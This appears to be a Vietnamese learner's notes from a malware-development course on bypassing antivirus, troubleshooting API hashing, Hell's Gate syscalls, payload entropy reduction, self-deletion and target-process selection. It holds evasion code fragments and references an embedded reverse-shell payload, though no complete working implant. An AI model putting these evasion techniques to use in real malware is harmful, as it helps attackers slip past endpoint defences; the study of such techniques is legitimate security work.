

| MalDev - Bypassing AVs

| Introduction

Sau đây là các vấn đề gặp phải trong quá trình triển khai các kỹ thuật MalDev đã học để bypass các AV engine.

| Compile-Time Hashing

Như đã đề cập ở trong [MalDev - IAT & Obfuscation > Compile Time API Hashing](#), keyword `constexpr` là của C++ nên file mã nguồn chứa nó hoặc sử dụng nó cần phải có extension là `.cpp` (nếu định nghĩa trong file header có đuôi là `.h` thì vẫn được).

Nếu một hàm được đánh dấu là `constexpr` thì tất cả các hàm khác mà hàm đó gọi tới đều cũng phải được đánh dấu là `constexpr`. Ví dụ, đoạn code sau sẽ không biên dịch được do `StringLength` không được đánh dấu là `constexpr`:

```
SIZE_T StringLength(const char* String)
{
    const char* String2 = String;

    for (; *String2; ++String2);

    return (String2 - String);
}

constexpr UINT32 HashStringRotr32Sub(UINT32 Value, UINT Count)
{
    DWORD Mask = (CHAR_BIT * sizeof(Value) - 1);
    Count &= Mask;
#pragma warning( push )
#pragma warning( disable : 4146)
    return (Value >> Count) | (Value << ((-Count) & Mask));
#pragma warning( pop )
}

constexpr INT HashStringRotr32(const char* String)
{
    INT Value = g_KEY;

    for (INT Index = 0; Index < StringLength(String); Index++)
        Value = String[Index] + HashStringRotr32Sub(Value, INITIAL_SEED);

    return Value;
}
```

| Hell's Gate with Compile-Time Hashing

Hell's Gate^[1] không thể được sử dụng với Compile-Time Hashing (yêu cầu sử dụng C++) do cơ chế gọi hàm của C khác với C++ và ta không thể dùng một hàm `HellDescent` để gọi nhiều syscalls.


```
HellDescent PROC
    mov r10, rcx
    mov eax, wSystemCall           ; `wSystemCall` is the SSN of the syscall to call
    syscall
```

```
    ret
HellDescent ENDP
```

Cụ thể hơn, C++ sử dụng cơ chế có tên là name mangling nhằm hỗ trợ tính năng function overloading. Ví dụ, hàm `foo(int)` sẽ có mangled name là `_Z3fooi` dùng để phân biệt với các hàm cùng tên nhưng khác tham số chẳng hạn như `foo(char)`. Trong khi đó, C không sử dụng name mangling và mỗi hàm phải có một tên duy nhất. Đây chính là lý do mà ta không thể sử dụng function overload cho hàm `HellDescent`.

| Conflicted Object Files

Nếu tạo hai file `HellsGate.c` và `HellsGate.asm`, có thể gặp các lỗi sau:



Lý do có thể là vì hai file này đều cùng được biên dịch thành `HellsGate.o` và điều này có thể dẫn đến xung đột.

| Mismatched Data Types in Comparison

Khi tính giá trị hash của tên hàm để so sánh với predefined hash trong quá trình tìm SSN, chúng ta sử dụng `RTIME_HASH`:

```
if (RTIME_HASH(pczFunctionName) == pVxTableEntry->dwHash) {  
}
```

Tuy nhiên, có sự không thống nhất giữa kiểu dữ liệu của 2 toán hạng trong phép so sánh. Cụ thể, giá trị trả về từ `RTIME_HASH` hay của `HashStringRotr32` có kiểu là `INT`, số nguyên có dấu:

```
INT HashStringRotr32(LPCSTR String)  
{  
    INT Value = 0;  
  
    for (INT Index = 0; Index < StringLengthA(String); Index++)  
        Value = String[Index] + HashStringRotr32SubA(Value, 7);  
  
    return Value;  
}
```

Trong khi đó, kiểu của `dwHash` là `DWORD64`:

```
typedef struct _VX_TABLE_ENTRY {  
    PVOID pAddress;  
    DWORD64 dwHash;  
    WORD wSystemCall;  
} VX_TABLE_ENTRY, * PVX_TABLE_ENTRY;
```

Với `DWORD64` là alias của `unsigned long long`, một kiểu số nguyên không dấu.

Do có kiểu là `Int`, giá trị trả về từ `HashStringRotr32` có thể là số âm do overflow. Ví dụ, ta có các giá trị hash được biểu diễn ở dạng hex như sau:

```

#define NtCreateSectionHashValue      0xAC2EDA02
#define NtMapViewOfSectionHashValue   0x92DD00B3
#define NtUnmapViewOfSectionHashValue 0x12D71086
#define NtCloseHashValue             0x7B3F64A4
#define NtCreateThreadExHashValue    0x93EC9D3D
#define NtWaitForSingleObjectHashValue 0xC6F6AFCD

```

Tuy nhiên, giá trị `INT` của chúng là:

```

[i] NtCreateSectionHashValue: -1406215678
[i] NtMapViewOfSectionHashValue: -1831010125
[i] NtUnmapViewOfSectionHashValueh: 316084358
[i] NtCloseHashValue: 2067752100
[i] NtCreateThreadExHashValue: -1813209795
[i] NtWaitForSingleObjectHashValue: -956911667

```

Dẫn đến, giá trị tính được từ `HashStringRotr32` sẽ không bao giờ bằng với giá trị của `dwHash`. Lý do là vì, khi so sánh `int` với `unsigned long long`, giá trị kiểu `int` sẽ được ép kiểu về `unsigned long long`. Khi bị ép kiểu, giá trị âm sẽ trở thành một giá trị rất lớn.

Lấy giá trị số nguyên của `NtCreateSection` làm ví dụ, số `-1406215678` khi bị ép kiểu thành `unsigned long long` sẽ trở thành `18446744072303335938`. Điều này dẫn đến, `-1406215678` sẽ trở nên "lớn hơn" số nguyên ở dạng không dấu của nó (`2888751618`), mặc dù cả 2 đều có cùng giá trị nhị phân lưu trong vùng nhớ:

Ta có thể kiểm tra điều này bằng chương trình sau:

```

int main() {
    int a = -1406215678;
    unsigned __int64 b = 2888751618;

    if (a < b) {
        printf("a is less than b\n");
    }
    else if (a > b) {
        printf("a is not less than b\n");
    }
    else {
        printf("a is equal to b\n");
    }

    return 0;
}

```

Output:

```
a is not less than b
```

Thật vậy, khi disassembly, ta thấy rõ ràng rằng giá trị nhị phân lưu trong vùng nhớ của `a` và `b` là giống nhau:

```

int a = -1406215678;
00007FF7A7A41B98  mov          dword ptr [a], 0AC2EDA02h
unsigned __int64 b = 2888751618;
00007FF7A7A41B9F  mov          eax, 0AC2EDA02h
00007FF7A7A41BA4  mov          qword ptr [b], rax

```

Do kết quả so sánh không được thỏa mãn, các SSN của các syscall không thể được tìm thấy. Để khắc phục, ta thay đổi kiểu trả về của `HashStringRotr32` thành `UINT32` hoặc ép kiểu kết quả trả về từ `RTIME_HASH`:

```
if ((UINT32)(RTIME_HASH(pczFunctionName)) == pVxTableEntry->dwHash) {  
}
```

| Write to Resource Memory

Khi xóa buffer chứa payload ở trong vùng nhớ của resource thông qua hàm `ZeroMemoryEx`:

```
VOID ZeroMemoryEx(IN OUT PVOID Destination, IN SIZE_T Size)  
{  
    PULONG Dest = (PULONG)Destination;  
    SIZE_T Count = Size / sizeof(ULONG);  
  
    while (Count > 0)  
    {  
        *Dest = 0;  
        Dest++;  
        Count--;  
    }  
  
    return;  
}
```

Thì chương trình quăng exception ở dòng `*Dest = 0;` như sau:

```
Exception thrown: write access violation.  
**Dest** was 0x7FF618B761C0.
```

Lý do là vì ta không thể ghi vào vùng resource, như đã được đề cập ở [MalDev - Payload Placement > Embedding Payloads in `.rsrc`](#).

| Re-Defined Global Variables

Khi khởi tạo biến `g_SyscallsTable` ở trong một file header, chẳng hạn như `HellsGate.h`:

```
VX_TABLE g_SyscallsTable = { 0 };
```

Sau đó, include header này vào nhiều file mã nguồn, ta sẽ gặp lỗi khai báo biến nhiều lần.

Để giải quyết vấn đề này, ta chỉ khai báo biến ở trong `HellsGate.h`:

```
extern VX_TABLE g_SyscallsTable;
```

Và khởi tạo nó ở trong một trong số các file mã nguồn.

| Buffer Overrun

Khi cấp phát vùng nhớ bằng `HeapAlloc`, ta cần truyền vào tham số thứ 3 là số lượng byte cần cấp phát. Tuy nhiên, mỗi wide character (hay Unicode character) chiếm 2 bytes, nên ta cần nhân số lượng này với kích thước của `WCHAR`:

```
filePathBuffer = (LPWSTR)HeapAlloc(
    GetProcessHeap(),
    HEAP_ZERO_MEMORY,
    filePathBufferSize * sizeof(WCHAR)
);
```

Nếu không, Visual Studio sẽ cảnh báo về [buffer overrun](#) do nó thấy rằng dữ liệu được ghi vào buffer có thể vượt ra bên ngoài kích thước của buffer (Visual Studio không biết được `GetModuleFileNameW` sẽ ghi bao nhiêu byte nên không quăng lỗi):

```
if (!GetModuleFileNameW(NULL, filePathBuffer, filePathBufferSize)) {
    printf("[!] GetModuleFileNameW Failed With Error: 0x%0.8X \n", GetLastError());
    HeapFree(GetProcessHeap(), 0, filePathBuffer);
    return FALSE;
}
```

Alternate Data Stream Name Format

Như đã đề cập ở [MalDev - Anti-Analysis > Renaming The Data Stream](#), tên của data stream mới cần bắt đầu bằng ký tự `:`.

Nếu không, lời gọi đến hàm [`SetFileInformationByHandle`](#) sẽ thất bại:

```
[!] SetFileInformationByHandle [R] Failed With Error: 0x000000B7
```

Định nghĩa của error code `0xB7`:

” Cite

[ERROR_ALREADY_EXISTS](#)

183 (0xB7)

Cannot create a file when that file already exists.

Failed to Self-Delete in Windows 11 24H2

Mặc dù có thể thực hiện self-delete ở trong môi trường máy ảo của MalDevAcademy (phiên bản [10.0.19044 Build 19044](#)) nhưng không thể tái hiện lại ở môi trường Windows 11 24H2. Khi thực thi, mặc dù tên của alternate data stream đã bị thay đổi nhưng file không bị xóa:

```
Get-Item -Path .\BypassingAvs.exe -Stream *
```

```
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\maruc\Workspaces\maldev-projects\BypassingAVs\x64\Debug\BypassingAvs.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\maruc\Workspaces\maldev-projects\BypassingAVs\x64\Debug
PSChildName  : BypassingAvs.exe::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\maruc\Workspaces\maldev-
```

```

projects\BypassingAVs\x64\Debug\BypassingAvs.exe
Stream      : :$DATA
Length      : 0

PSPPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\maruc\Workspaces\maldev-
projects\BypassingAVs\x64\Debug\BypassingAvs.
                exe:DummyStream
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\maruc\Workspaces\maldev-
projects\BypassingAVs\x64\Debug
PSChildName  : BypassingAvs.exe:DummyStream
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName     : C:\Users\maruc\Workspaces\maldev-
projects\BypassingAVs\x64\Debug\BypassingAvs.exe
Stream      : DummyStream
Length      : 78848

```

Seealso

[Doesn't work in win11 24H2 · Issue #6 · LloydLabs/delete-self-poc](#)

Confusing Return Values of Windows APIs and Native APIs

Nếu Windows API thực thi thành công thì nó sẽ trả về giá trị khác 0.


Trong khi đó, Native API thực thi thành công sẽ trả về giá trị bằng 0 ([STATUS_SUCCESS](#)).

Điều này có thể gây ra nhầm lẫn khi xử lý kết quả trả về của các hàm.

SystemFunction032 API Hashing Error


Một số DLL thực hiện [forwarded declaration](#) cho các hàm được import vào từ các DLL khác.

Khi lấy địa chỉ của hàm thông qua một hàm custom [GetProcAddress](#)^[2] mà có sử dụng [MalDev - IAT & Obfuscation > API Hashing](#), ta có thể gặp lỗi sau:




MalDev - Bypassing AVs-1742622647257.webp

Mặc dù địa chỉ của hàm ở trong DLL là chính xác, nhưng nội dung ở địa chỉ này không phải là thân hàm thực sự chứa code cần thực thi.




MalDev - Bypassing AVs-1742622735409.webp



MalDev - Bypassing AVs-1742622743731.webp

Để giải quyết, ta cần tìm địa chỉ của hàm ở trong DLL mà có chứa thân hàm thực sự của nó.



MalDev - Bypassing AVs-1742622785684.webp

Info

Lý do mà `GetProcAddress` của Windows không xảy ra vấn đề này là vì nó có thực hiện một số logic thêm để tìm địa chỉ của hàm trong trường hợp hàm được import vào từ các DLL khác.

Unresolved External Symbol `_fltused`

Xảy ra khi loại bỏ CRT library khỏi quá trình biên dịch^[3].

Fix lỗi này bằng cách thêm đoạn sau vào file `.c` hoặc `.cpp`:

```
#ifdef _MSC_VER
    extern int _fltused;
    __declspec(selectany) int _fltused = 1;
#endif
```

Seealso

Tham khảo: [linker - Building Visual C++ app that doesn't use CRT functions still references some - Stack Overflow](#)

Define Empty Debug Functions

Trong trường hợp macro `DEBUG` không được bật, ta có thể định nghĩa các macro dùng cho việc debug là các macro rỗng để sửa lỗi "*unresolved external symbol*".

```
#ifdef DEBUG

// wprintf replacement
#define PRINTW( STR, ... )
if (1) {
    LPWSTR buf = (LPWSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );
    if (buf != NULL) {
        int len = wsprintfW( buf, STR, __VA_ARGS__ );
        WriteConsoleW( GetStdHandle( STD_OUTPUT_HANDLE ), buf, len, NULL, NULL );
        HeapFree( GetProcessHeap(), 0, buf );
    }
}

// printf replacement
#define PRINTA( STR, ... )
if (1) {
    LPSTR buf = (LPSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );
    if (buf != NULL) {
```

```

        int len = wsprintfA( buf, STR, __VA_ARGS__ );
        WriteConsoleA( GetStdHandle( STD_OUTPUT_HANDLE ), buf, len, NULL, NULL );
        HeapFree( GetProcessHeap(), 0, buf );
    }
}

// getchar replacement
#define GETCHAR() do { \
    HANDLE hStdin = GetStdHandle(STD_INPUT_HANDLE); \
    INPUT_RECORD ir; \
    DWORD read; \
    while (1) { \
        ReadConsoleInput(hStdin, &ir, 1, &read); \
        if (ir.EventType == KEY_EVENT && ir.Event.KeyEvent.bKeyDown) { \
            break; \
        } \
    } \
} while (0)

#define PRINTW( STR, ... ) \
#define PRINTA( STR, ... ) \
#define GETCHAR()

#endif

```

Khi build ở chế độ Release, các hàm debug này mặc dù được gọi nhưng sẽ không làm gì. Điều này giúp loại bỏ sự lặp lại của việc kiểm tra macro `DEBUG` trước khi gọi một hàm dùng cho việc debug.

I Entropy Reducer

[Entropy Reducer](#) không phải là một công cụ mà nó chỉ là một thư viện nên ta sẽ cần phải thêm vào project của mình.

Các bước sử dụng Entropy Reducer:

- Thêm project [Entropy Reducer](#) có trong repo vào solution.
- Chạy project vừa thêm với file đầu vào là payload đã được mã hóa bởi MiniShell^[4]. Kết quả đầu ra là một file cùng tên nhưng với đuôi là `.ER` chẳng hạn như `payload.ico.ER`.
- Trong thời gian ban đầu của quá trình phát triển, payload được lưu ở trong vùng `.rsrc` của file thực thi^[5]. Do đó ta cần mở `Resource.rc` với text editor và chỉnh đường dẫn của resource từ `payload.ico` thành `payload.ico.ER`.

```

///////////
//
// RCDATA
//

IDR_RCDATA1          RCDATA           "reverse.obfuscated.bin"

#endif      // English (United States) resources
///////////

```

- Thêm file `EntropyReducer.c` và file `EntropyReducer.h` vào project chính.
- Để deobfuscate payload, ta sẽ gọi hàm `Deobfuscate` có trong file `EntropyReducer.c`:

```

// Deobfuscating the payload
PRINTA("[#] Press <Enter> To Deobfuscate The Payload ... \n");

```

```

GETCHAR();
SIZE_T DeobfuscatedPayloadSize = NULL;
PBYTE DeobfuscatedPayloadBuffer = NULL;

PRINTA("[i] Deobfuscating\" ... ");
if (!Deobfuscate(pAllocatedAddress, sPayloadSize, &DeobfuscatedPayloadBuffer,
&DeobfuscatedPayloadSize)) {
    return -1;
}
PRINTA("\t>>> Deobfuscated Payload Size : %ld \n\t>>> Deobfuscated Payload Located At :
0x%p \n", (DWORD)DeobfuscatedPayloadSize, DeobfuscatedPayloadBuffer);

```

| Change Initial Shellcode


Shellcode được mã hóa và obfuscate nên ta cần phải thực hiện tương tự cho shellcode mới. Cụ thể, ta cần thực hiện các bước sau:

1. Mã hóa với [MalDev > MiniShell](#).
2. Sử dụng [MalDev > KeyGuard](#) để tạo ra key được bảo vệ.
3. Obfuscate và giảm entropy với [EntropyReducer](#).

| API Hashing for `InitializeProcThreadAttributeList`, `UpdateProcThreadAttribute` and `DeleteProcThreadAttributeList`

Khi sử dụng API hashing cho các hàm `InitializeProcThreadAttributeList`, `UpdateProcThreadAttribute` và `DeleteProcThreadAttributeList`, ta cũng gặp vấn đề về Forwarded Declaration giống với [`SystemFunction032` API Hashing Error](#).

Ví dụ về `InitializeProcThreadAttributeList`:



Mặc dù địa chỉ tìm thấy là đúng nhưng nó không phải là vùng nhớ chứa code có thể thực thi:

```

309 // This will fail with ERROR_INSUFFICIENT_BUFFER, as expected
310 g_Api.pInitializeProcThreadAttributeList(
311     NULL,
312     1,
313     NULL,
314     &sThreadAttList;
315
316     // Allocating enough memory

```

Disassembly

Address: 00007ffd07b4ce270

Viewing Options

Address	OpCode	Mnemonic	Description
00007FFD07B4CE1C	?? ??????		
00007FFD07B4CE1D	?? ??????		
00007FFD07B4CE1E	?? ??????		
00007FFD07B4CE1F	?? ??????		
00007FFD07B4CE20	?? ??????		
00007FFD07B4CE21	?? ??????		
00007FFD07B4CE22	?? ??????		
00007FFD07B4CE23	?? ??????		
00007FFD07B4CE24	?? ??????		
00007FFD07B4CE25	je	RPCRT4_NULL_THUNK_DATA_DL8+0A08Fh (07FFD07B4CE27h)	
00007FFD07B4CE27	?? ??????		≤ 1ms elapsed
00007FFD07B4CE28	jo	RPCRT4_NULL_THUNK_DATA_DL8+0A0FBh (07FFD07B4CE93h)	
00007FFD07B4CE2A	sub	eax, 772D7360h	
00007FFD07B4CE2F	imul	ebp, dword ptr [rsi+20h], 65726F63h	
00007FFD07B4CE36	sub	eax, 636F7270h	
00007FFD07B4CE3B	jae	RPCRT4_NULL_THUNK_DATA_DL8+0A119h (07FFD07B4CEB1h)	
00007FFD07B4CE3E	je	RPCRT4_NULL_THUNK_DATA_DL8+0A110h (07FFD07B4CEA8h)	
00007FFD07B4CE40	jb	RPCRT4_NULL_THUNK_DATA_DL8+0A10Fh (07FFD07B4CEA7h)	
00007FFD07B4CE42	?? ??????		
00007FFD07B4CE43	jae	RPCRT4_NULL_THUNK_DATA_DL8+0A0DBh (07FFD07B4CE73h)	
00007FFD07B4CE46	ins	byte ptr [rdi], dx	
00007FFD07B4CE47	xor	dword ptr [7FD35E4FB7Eh], ebp	
00007FFD07B4CE4D	outs	dx, byte ptr [rsi]	
00007FFD07B4CE4F	imul	esi, dword ptr [rcx+r8p*2+61h], 657A696Ch	
00007FFD07B4CE57	push	rax	
00007FFD07B4CE58	jb	RPCRT4_NULL_THUNK_DATA_DL8+0A131h (07FFD07B4CEC9h)	

MalDev - Bypassing AVs-1742572679612.webp

Địa chỉ thực sự của hàm `InitializeProcThreadAttributeList` nằm trong `kernelbase.dll`:

Base	Module	Address	Type	Ordinal	Symbol
00007FE03900000	bypassingavas.exe				
00007FE0D55A0000	kernelbase.dll				
00007FD05970000	win32u.dll				
00007FD059A0000	msvcp_win.dll				
00007FD05B20000	gdi2full.dll	00007FFD07B4CE27	Export	916	InitializeProcThreadAttributeList
00007FD05B20000	gdi2full.dll	00007FFD07B4CE28	Import		kernelbase.InitializeProcThreadAttributeList
00007FD05E00000	ucrtbase.dll				
00007FD05E60000	ole32.dll				
00007FD06270000	rpcrt4.dll				
00007FD066G0000	imm32.dll				
00007FD07110000	sechost.dll				
00007FD07AA0000	kernel32.dll				
00007FD07B10000	advapi32.dll				
00007FD07D00000	gdi32.dll				
00007FD08010000	user32.dll				
00007FD08220000	ntdll.dll				

MalDev - Bypassing AVs-1742572732094.webp

Find Non-Elevated Process

Khi duyệt qua danh sách các tiến trình [6], có khả năng sẽ có nhiều tiến trình bị trùng tên chẳng hạn như tiến trình `svchost.exe`. Do malware đang chạy với quyền của người dùng bình thường, việc lấy handle đến tiến trình có đặc quyền sẽ gây ra lỗi.

Để lấy handle của tiến trình không có đặc quyền, ta phải kiểm tra token của các tiến trình, thực hiện như sau:

Đầu tiên, lấy handle đến token của tiến trình:

```

HANDLE hToken = NULL;
if (!OpenProcessToken(hProcess, TOKEN_QUERY, &hToken)) {
    return FALSE; // Assume not elevated if we can't open the token
}

```

Nguyên mẫu của hàm `OpenProcessToken`:

```

BOOL OpenProcessToken(
    [in] HANDLE ProcessHandle,
    [in] DWORD DesiredAccess,
    [out] PHANDLE TokenHandle
);

```

Với `ProcessHandle` là handle đến tiến trình cần kiểm tra, `DesiredAccess` là quyền truy cập cần thiết để mở token (ở đây là `TOKEN_QUERY`) và `TokenHandle` là con trả về của handle đến token.

Sau đó, lấy thông tin về đặc quyền của token:

```
TOKEN_ELEVATION elevation = { 0 };
DWORD dwSize = 0;

if (!GetTokenInformation(hToken, TokenElevation, &elevation, sizeof(elevation), &dwSize)) {
    PRINTA("![!] GetTokenInformation Failed With Error : 0x%0.8X \n", GetLastError());
    CloseHandle(hToken);
    return FALSE;
}
```

Nguyên mẫu của hàm [GetTokenInformation](#):

```
BOOL GetTokenInformation(
    [in]             HANDLE          TokenHandle,
    [in]             TOKEN_INFORMATION_CLASS TokenInformationClass,
    [out, optional] LPVOID         TokenInformation,
    [in]             DWORD           TokenInformationLength,
    [out]            PDWORD          ReturnLength
);
```

Với:

- `TokenInformationClass` là một flag dùng để chỉ định thông tin mà ta cần lấy. Để biết tiến trình có đặc quyền hay không, ta sẽ sử dụng flag `TokenElevation`. Danh sách tất cả các giá trị xem ở [đây](#).
- `TokenInformation` là cấu trúc/buffer chứa thông tin truy vấn được. Kiểu dữ liệu của nó sẽ tùy thuộc vào giá trị của `TokenInformationClass`. Ví dụ, khi sử dụng flag `TokenElevation`, ta sẽ cần dùng cấu trúc `TOKEN_ELEVATION` có định nghĩa như sau:

```
typedef struct _TOKEN_ELEVATION {
    DWORD TokenIsElevated;
} TOKEN_ELEVATION, *PTOKEN_ELEVATION;
```

- `TokenInformationLength` là kích thước của `TokenInformation` tính bằng byte.
- `ReturnLength` là con trả đến một số nguyên chứa kích thước tối thiểu của thông tin trả về mà buffer cần phải có. Nếu buffer không đủ lớn, `GetTokenInformation` sẽ không ghi dữ liệu vào buffer và trả về `FALSE`.

Cuối cùng, để biết tiến trình có đặc quyền hay không, ta sẽ kiểm tra giá trị của `TokenIsElevated` trong cấu trúc `TOKEN_ELEVATION`.

Resources

1. xem thêm [MalDev - Syscalls > Hell's Gate](#) ↵
2. xem thêm [MalDev - IAT & Obfuscation > Custom 'GetProcAddress'](#) ↵
3. xem thêm [CRT Library Removal & Malware Compiling](#) ↵
4. xem thêm [MalDev > MiniShell](#) ↵
5. xem thêm [MalDev - Payload Placement > `.rsrc` Section](#) ↵
6. xem thêm [MalDev - Remote Payload Execution](#) và [Process Enumeration](#) ↵